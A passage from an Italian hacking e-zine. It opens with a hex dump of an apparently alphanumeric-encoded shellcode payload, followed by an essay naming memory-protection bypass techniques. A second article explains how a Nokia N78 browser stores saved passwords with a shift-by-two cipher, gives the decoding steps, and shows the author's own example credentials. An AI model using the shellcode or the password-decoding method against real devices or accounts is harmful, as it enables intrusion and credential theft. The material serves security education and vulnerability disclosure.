0012DFF4 42 30 42 42 58 50 38 41 B0BBXP8A
0012DFFC 43 4A 4A 49 4B 4C 4A 48 CJJIKLJH
0012E004 4D 59 45 50 45 50 45 50 MYEPEPEP
0012E00C 43 50 4C 49 4B 55 46 51 CPLIKUFQ
0012E014 49 42 43 54 4C 4B 51 42 IBCTLKQB
0012E01C 50 30 4C 4B 46 32 44 4C P0LKF2DL
0012E024 4C 4B 46 32 44 54 4C 4B LKF2DTLK
0012E02C 43 42 51 38 44 4F 4F 47 CBQ8D00G
0012E034 51 5A 51 36 46 51 4B 4F QZQ6FQKQ
0012E03C 46 51 4F 30 4E 4C 47 4C FQ00NLGL
0012E044 45 31 43 4C 43 32 46 4C E1CLC2FL
0012E04C 51 30 4F 31 4B 4F 44 4D Q001H0DM
0012E054 43 31 4B 47 4D 32 4A 50 C1HGM2JP
0012E05C 51 42 46 37 4C 4B 51 42 QB7FLKQB
0012E064 44 50 4C 4B 51 52 47 4C DPLKQRLG
0012E06C 43 31 4E 30 4C 4B 51 50 C1N0LKQP
0012E074 44 38 4B 35 4F 30 42 54 D8K500BT
0012E07C 51 5A 43 31 4B 50 50 50 QZC1HPPP
0012E084 4C 4B 47 38 44 58 4C 4B LK68DXLK
0012E08C 51 4B 47 50 45 51 49 43 QHGPEQIC
0012E094 4D 33 47 4C 47 39 4C 4B M3GLG9LK
0012E09C 50 34 4C 4B 45 51 4E 36 P4LKEQN6
0012E0A4 50 31 4B 4F 46 51 4F 30 P1KOFQ00
0012E0AC 4E 4C 49 51 4B 4F 44 4D NLIQH0DM
0012E0B4 43 31 4F 37 50 38 4B 50 C107P8KP
0012E0BC 43 45 4A 54 45 53 43 4D CEJTSCM
0012E0C4 4A 58 47 4B 43 4D 46 44 JXGKCMFD
0012E0CC 42 55 4B 52 46 38 4C 4B BUKRF8LK
0012E0D4 50 58 47 54 43 31 4B 53 PXGTC1HS
0012E0DC 45 36 4C 4B 44 4C 50 4B E6LKDLPK
0012E0E4 4C 4B 51 4B 45 4C 45 51 LKQHELEQ
0012E0EC 48 53 4C 4B 45 54 4C 4B HSLKETLK
0012E0F4 43 31 4B 50 4C 49 47 34 C1HPLIG4
0012E0FC 47 54 51 34 51 4B 51 4B GTQ4QKQK
0012E104 45 31 50 59 50 5A 46 31 E1PVPZF1
0012E10C 4B 4F 4B 50 51 4B 51 4F KOKPQH00
0012E114 51 4A 4C 4B 44 52 4A 4B QJLKDRJK
0012E11C 4C 46 51 4D 43 5A 43 31 LFQMC2C1
0012E124 4C 4D 4D 55 4E 59 43 30 LMMUNYV0
0012E12C 43 30 45 50 46 30 43 58 C0EPF0CX
0012E134 50 31 4C 4B 42 4F 4B 37 P1LKBOK7
0012E13C 4B 4F 49 45 4F 4B 4A 50 KOIEOKJP
0012E144 4F 45 49 32 50 56 45 38 OEI2PVE8
0012E14C 49 36 4A 35 4F 4D 4D 4D I6J5OMMM
0012E154 4B 4F 48 55 47 4C 44 46 KOHUGLDF
0012E15C 43 4C 45 5A 4D 50 4B 4B CLEZMPKK
0012E164 4D 30 42 55 45 55 4F 4B M0BUEUOK
0012E16C 51 57 45 43 43 42 42 4F QWECCBB0
0012E174 43 5A 43 30 51 43 4B 4F CZC00CK0
0012E17C 4E 35 45 33 45 31 42 4C NSE3E1BL
0012E184 43 53 46 4E 42 45 42 58 CSFNBBBX
0012E18C 45 35 45 50 41 41 00 00 ESEPARA..

```

Conclusioni

La parte più noiosa

In molti sono a dire che il reversing è solo una branca dell'hacking, e questo, secondo la mia modesta opinione, è vero solo in parte.

Secondo me il reversing è FONDAMENTALE per qualsiasi cosa si studi.

Infatti noi abbiamo analizzando a fondo cosa succede a livello di registri o anche a livello un poco più alto abbiamo praticato del reversing.

Per me il reversing non è conoscere il formato PE o ELF32 che sia, non è "M0d1f1c4r3" o "P4tch4re" notepad.exe, e capire come la macchina ragiona. Attenzione, non come il programmatore ha ragionato per creare quello specifico programma, ma come la macchina intende quello specifico ragionamento.

Ormai si sa, la sicurezza informatica è solo un'utopia, molti worm utilizzano una tecnica buffer overflow per accedere al computer, su security focus ci sono ogni giorno bollettini di sicurezza e gli shellcode si stanno evolvendo sempre di più. Infatti pensare di poter avere uno shellcode formato solo da caratteri ascii o unicode fa rabbrivire.

Però allo stesso tempo degli shellcode si evolvono le strategie di sicurezza, ASRL, SecureSEH (serve per il SEH exploit, noi non ne abbiamo parlato per l'elevata difficoltà di attuarlo), Stack Cookie, Stack non eseguibili etc etc.

Ma basta un'idea di qualcuno che la difesa crolla, ret2esp (in pratica quello che abbiamo attuato noi) ret2reg (saltare su un registro invece che su esp) Brute force (Su windows non serve, visto che abbiamo jmp e call esp a non finire), partial EIP overwrite, Stack cookie /gs bypass, Stack cookie exception handling bypass, ret2libc, ret2system.

Basta pensare a ciò che gli altri non hanno considerato.

Direi che è guerra. Guerra senza vincitori ne vinti.

stoke

Mezz'ora di deduzioni, per conseguenze agghiaccianti.

Secondo una statistica del 2008, circa il 50% della popolazione mondiale possiede un telefono cellulare. La rapidissima evoluzione tecnologica dell'ultimo decennio ha permesso alle case produttrici di creare telefonini polifunzionali, sempre più accessoriati, arrivando al giorno d'oggi a produrre dei veri e propri PC tascabili, dotati anche di connessione WiFi e navigatore satellitare, a prezzi piuttosto accessibili da gran parte della gente. La Nokia, punta di diamante di questo immenso mercato delle telecomunicazioni, detiene saldamente il primato delle vendite con circa 120 milioni di telefoni cellulari venduti all'anno. I cellulari di ultima generazione, di fascia medio-alta, hanno la possibilità di connettersi ad Internet attraverso l'utilizzo di una rete WiFi. Tramite il comodissimo browser web preinstallato nel proprio cellulare, è possibile navigare tranquillamente per la rete proprio come se fossimo davanti ad un computer, e senza la necessità di installare ulteriori software per la navigazione, come Opera. Tramite questa applicazione è ovviamente possibile avere una propria lista di "preferiti", consultare la cronologia delle pagine visualizzate recentemente, e salvare le proprie password che abbiamo utilizzato durante la navigazione, ad esempio dopo aver effettuato una sessione di login su di un forum. Ma una domanda che può balzarci in testa può essere allora la seguente: di fronte a tutte queste comodità che possiamo avere su di un cellulare, in che modo la nostra privacy viene protetta? I dati che immettiamo, le password che "facciamo ricordare" al nostro browser, sono davvero in mani sicure? Vi sembrerà strano, ma questa domanda me la sono posta subito essere incappato in un'esperienza da un lato "sfagiolante" per la mia evoluzione informatica, dall'altro sconcertante.

Arriviamo al nocciolo della questione: il sottoscritto è in possesso di un cellulare Nokia N78, dotato, tra i tanti accessori, di un ricevitore WiFi per potersi connettere alla rete. Non sono uno smanettone dei telefonini, ma molto spesso mi collego col mio telefono ad una rete senza fili. Qualche giorno fa avevo bisogno di sapere la password di accesso alla rete senza fili della facoltà che frequento. Come forse molti di voi sanno, le reti wireless universitarie riservate alla navigazione per gli studenti sono protette da un nome utente ed una password univoche per ognuno, e per poter sfruttare la rete bisogna prima effettuare il login. Ahimè, ho la memoria corta! Avevo appena formattato il computer e non mi ero curato di fare un backup delle password che avevo salvato con Firefox, perciò non potevo connettermi tramite il computer. Tuttavia, fortuna volle che avevo già effettuato una volta il login connettendomi alla rete tramite il cellulare, salvando automaticamente anche la password. L'unico problema è che il browser della Nokia, a differenza di Firefox, non ti permette di visualizzare le password salvate proprio come fa il software di Mozilla (tramite il menu Strumenti >> Opzioni.. >> scheda Sicurezza >> Password salvate). La "fortuita idiozia" che mi è venuta subito in mente allora è stata: "Di sicuro però la password




Tempo fa, nel mio cellulare, installai un paio di applicazioni molto utili e reperibili facilmente in rete, come X-Plore (un semplice File Explorer) e Caps On-Off (un piccolo eseguibile dell'amico Fireball33 che permette di visualizzare cartelle e file nascosti all'interno del cellulare). A rigor di logica, ho pensato: "se devo cercare un file del genere, allora di sicuro sarà all'interno di una cartella nascosta!", e allora ho attivato il Caps-Off, per permettermi di esplorare tutto il cellulare..


Ottimo, le cartelle nascoste ora sono diventate "fruibili". Andiamo ora a spulciare un po' la memoria del cellulare, con X-Plore.

Ora, se devo cercare qualche file di configurazione, quasi sicuramente lo troverò dentro la memoria interna del cellulare, inserito in una cartella. La prima di queste che coglie più la mia attenzione è sicuramente la directory nominata "PRIVATE" con tanto di caratteri maiuscoli. "Ok, è un ragionamento da deficienti" - pensai subito - "Ma tanto ho un po' di tempo da perdere, e provare non mi costa nulla". Apro la cartella "PRIVATE", e vedo davanti a me più di una cinquantina di sottocartelle, alcune di queste vuote e tutte con nomi alfanumerici cui ignoro assolutamente il loro significato. D'accordo, armiamoci di pazienza e controlliamo ad una ad una tutte queste sottocartelle..

Sfogliando tutte le varie directory sento che sono sulla strada giusta: molte di queste infatti contengono file di configurazione riguardo tutte le applicazioni disponibili nel cellulare - calendario, orologio, Lettore MP3, e così via. Spulciando spulciando.. guarda un po' cosa trovo in una di queste!




Uhm.. Un file dal nome sospetto: FormDataLoginStore.dat. A questo punto, pensai: "D'accordo, lavoriamo un po' con l'inglese: 'Form' starà a significare i form che un pinco pallino qualsiasi riempie durante la navigazione; 'Data' saranno i dati immessi; 'Login' starà a significare che forse i dati contenuti riguardano le login effettuate; 'Store'.. memorizzate?" andiamo allora a visualizzare il contenuto di questo file tramite il tool "Vedi HEX" contenuto in X-Plore.. magari si ricava qualcosa di utile..



..Tombola! Ho proprio tutto a portata di mano, o quasi! Nome della pagina di riferimento (nell'ultima immagine si vede solo l'ultima parte del link.. meglio così ;)), Nome utente (qua l'ho volutamente cancellato, facendo vedere solo le prime lettere, l'id comunque non risultava criptato) e l'eventuale password.. "Ok, di sicuro sarà criptata da un qualche algoritmo, chissà di che tipo. Bella rogn.. Posso fare così però: io ho già effettuato una volta il login al forum di Hackingeasy tramite il browser del cellulare salvando anche i dati di accesso, e in quella login la password me la ricordo perfettamente! Proviamo a vedere com'è quando il cellulare la cripta.. chissà, magari ricavo qualcosa di buono!" Scorriamo le pagine, e vediamo se riusciamo a trovare la riga in questione.. se il file è deputato a immagazzinare tutte le password salvate dal browser, di sicuro salterà fuori.

Dopo una breve ricerca, ecco quello che cercavo: la password del mio login sul forum di Hackingeasy, in formato criptato:



Analizziamo il riquadro rosso che ho evidenziato:

Indirizzo di riferimento: <http://hackingeasy.mastertopforum.com/> (si vede spezzato, non entrava :())

Username: Zizio|Kriminal (e fin qui ci siamo, il campo non è criptato)

Password: \$Grjgogtcn- (il campo è ovviamente criptato)

I diversi campi sono separati da alcuni puntini di sospensione.. anzi: non bisogna nemmeno fare fatica per scovare la posizione della password all'interno del file, a quanto pare è già tutto bello e suddiviso.

Ok, adesso prendiamo la password che ho trovato, e confrontiamola con quella non criptata, che è "Ephemeral" (Il nome di un album dei Pelican.. Ascoltatelo, è veramente bello! ;))

1	2	3	4	5	6	7	8	9
E	p	h	e	m	e	r	a	l
G	r	j	g	o	g	t	c	n

Ho volutamente tolto all'interno della password criptata la "\$" iniziale e il "-" finale, perché avevo come il presentimento che non c'entrassero con l'algoritmo, in quanto mi era balzata agli occhi subito una cosa: la mia password è formata da nove caratteri, di cui il primo è maiuscolo. Nella password criptata, se eliminavo il simbolo iniziale e quello finale, avevo la stessa identica combinazione: 9 caratteri, il primo di questi maiuscolo. "Secondo me la cosa può avere un senso, anche se potrebbero essere tutte logiche campate in aria", continuavo a ripetermi..

Guardando questo schemino riportato qua sopra, però, ho come avuto una specie di folgorazione: "e se ci fosse uno scarto di una lettera tra la password vera e quella criptata? Maiuscole e minuscole, numero di caratteri.. alla fine corrispondono!".

Facciamo una verifica, utilizzando l'alfabeto inglese:

E →	salto	F →	G
p →	salto	q →	r
h →	salto	i →	j
e →	salto	f →	g
m →	salto	n →	o
e →	salto	f →	g
r →	salto	s →	t
a →	salto	b →	c
l →	salto	m →	n

"Sarà che ho un culo della malora.. però il meccanismo funziona!" A questo punto non mi restava che fare la prova del nove: prendere la password che mi serviva in formato criptato, applicare l'algoritmo inverso (tornando quindi all'indietro) e ricavarne la password buona.

La parola chiave criptata in questione era la seguente: (:6;8;46;46-

Applichiamo ora lo stesso procedimento di prima, eliminando il simbolo iniziale e finale e mettendo tutto in uno schema:

1	2	3	4	5	6	7	8	9	10
?	4	?	6	?	2	4	?	2	4
:	6	;	8	:	4	6	;	4	6

Ora, se il procedimento funziona per le lettere, immagino (e spero!) che funzioni anche per i numeri.. ma a questo punto incappo in un piccolo problema: ok, nel secondo carattere ho un 6, quindi $6 - 2 = 4$. Ma come fare nelle posizioni dove ho i simboli? A quel punto mi è venuto in mente (forte delle lezioni di calcolatori elettronici che ho seguito finora :D): "E se seguissero la tabella ASCII, quella con tutti i caratteri belli e ordinati?" Nella tabella ASCII standard, tutti i caratteri, numeri e simboli, sono ordinati secondo un "numero progressivo" diciamo.. magari l'algoritmo sfrutta questo ordine! Andiamo a vedere un po' la parte che interessa i simboli ";", ":" e "<"; guardiamo la posizione, e troviamo il carattere corrispondente alle due posizioni precedenti:

23	ETB	55	7
24	CAN	56	8
25	EM	57	9
26	SUB	58	:
27	ESC	59	;
28	FS	60	<

..Perfetto! Quindi, se il carattere ";" ha numero decimale 59, $59 - 2 = 57$, quindi il carattere corrispondente è il numero "9"! Stessa cosa per i ":" : $58 - 2 = 56$, quindi "8".

Lo schema precedente perciò è completo:

1	2	3	4	5	6	7	8	9	10
8	4	9	6	8	2	4	9	2	4
:	6	:	8	:	4	6	:	4	6

Finalmente ho la password, e senza nemmeno sudare così tanto! Ora proviamo ad usarla, incrociamo le dita e speriamo funzioni.. ed ecco il risultato:

Web Authentication Succeeded!
Autenticazione effettuata con successo.

In poche parole: Semplicemente assurdo.

Sono rimasto veramente allibito: com'è possibile che, attraverso deduzioni logiche ai limiti dell'elementare, con due semplici programmini diffusissimi in rete e con un po' di pazienza sia riuscito ad arrivare, in 45 minuti circa, a decriptare la password della mia login, avendo quindi praticamente accesso a tutti i dati sensibili salvati? Eppure non sono né un pirata informatico, né un guru della telefonia: sono semplicemente un normale tizio che aveva bisogno di sapere una password.

Ed ecco che allora forse possiamo dare una risposta alle domande che ci eravamo posti all'inizio di questo articolo: i nostri dati sensibili vengono realmente protetti? Considerato il tempo impiegato; la media esperienza del sottoscritto riguardo questo genere di smanettamenti; l'assoluta facilità di aggiramento delle protezioni; il puerile (permettetemi) algoritmo di criptazione delle password (di tutte le password!) già belle ordinate in un file dal contenuto piuttosto esplicito e i risultati ottenuti, penso proprio che una risposta ve la siete già data da soli.

Non ho nessuna intenzione di seminare preoccupazioni inutili, né voglio dare cibo in pasto a gente che ruba password altrui per scopi poco legali, o perché vuole semplicemente "fare il figo": questo che vi ho illustrato è un procedimento che ho effettuato sul mio cellulare, e non ho intenzione di fare altri test su altri dispositivi per verificare se viene utilizzato lo stesso metodo di protezione delle password salvate. Anche se credo che a questo punto, purtroppo, la Nokia, un'azienda che da sempre ha assicurato delle apparecchiature di qualità sotto tutti i punti di vista, l'abbia veramente fatta grossa.

Ho semplicemente voluto dimostrare che i nostri dati, se non siamo consapevoli di dove li stiamo inserendo e a chi (o a che cosa) li stiamo dando, potrebbero veramente finire facilmente in mani sbagliate.

Prima di chiudere, vorrei semplicemente chiedervi un favore: se avete anche voi un cellulare Nokia dotato di ricevitore WiFi, provate a fare quello che ho fatto io. Provate a "rubarvi" le password, e magari fatemi sapere i risultati ottenuti lasciandomi un MP sul forum di Hackingeasy. Sarei davvero curioso di sapere se i nostri dati sono veramente così accessibili. E, in tutta sincerità, spero che il mio sia solo un caso isolato.

Detto ciò, mi congedo.

P.S.: (Non provate ad usare la password che ho scritto qui per entrare nel forum di Hackingeasy col mio nome utente, perché tanto l'ho già cambiata. E se mi chiedete in prestito il cellulare p e r una mezz'oretta, beh.. manco morto! XD)

Enj..Oi!

Zizio|Kriminal

Note finali di UnderAttHack

Per informazioni, richieste, critiche, suggerimenti o semplicemente per farci sapere che anche voi esistete, contattateci via e-mail all'indirizzo **underatthack@gmail.com**
Siete pregati cortesemente di indicare se non volete essere presenti nella eventuale posta dei lettori.

Allo stesso indirizzo e-mail sarà possibile rivolgersi nel caso si desideri collaborare o inviare i propri articoli.

Per chi avesse apprezzato UnderAttHack, si comunica che l'uscita del prossimo numero (il num. 9) è prevista alla data di:

Venerdì 30 Luglio 2010

Come per questo numero, l'e-zine sarà scaricabile o leggibile nei formati PDF o XHTML al sito ufficiale del progetto:

<http://underatthack.altervista.org>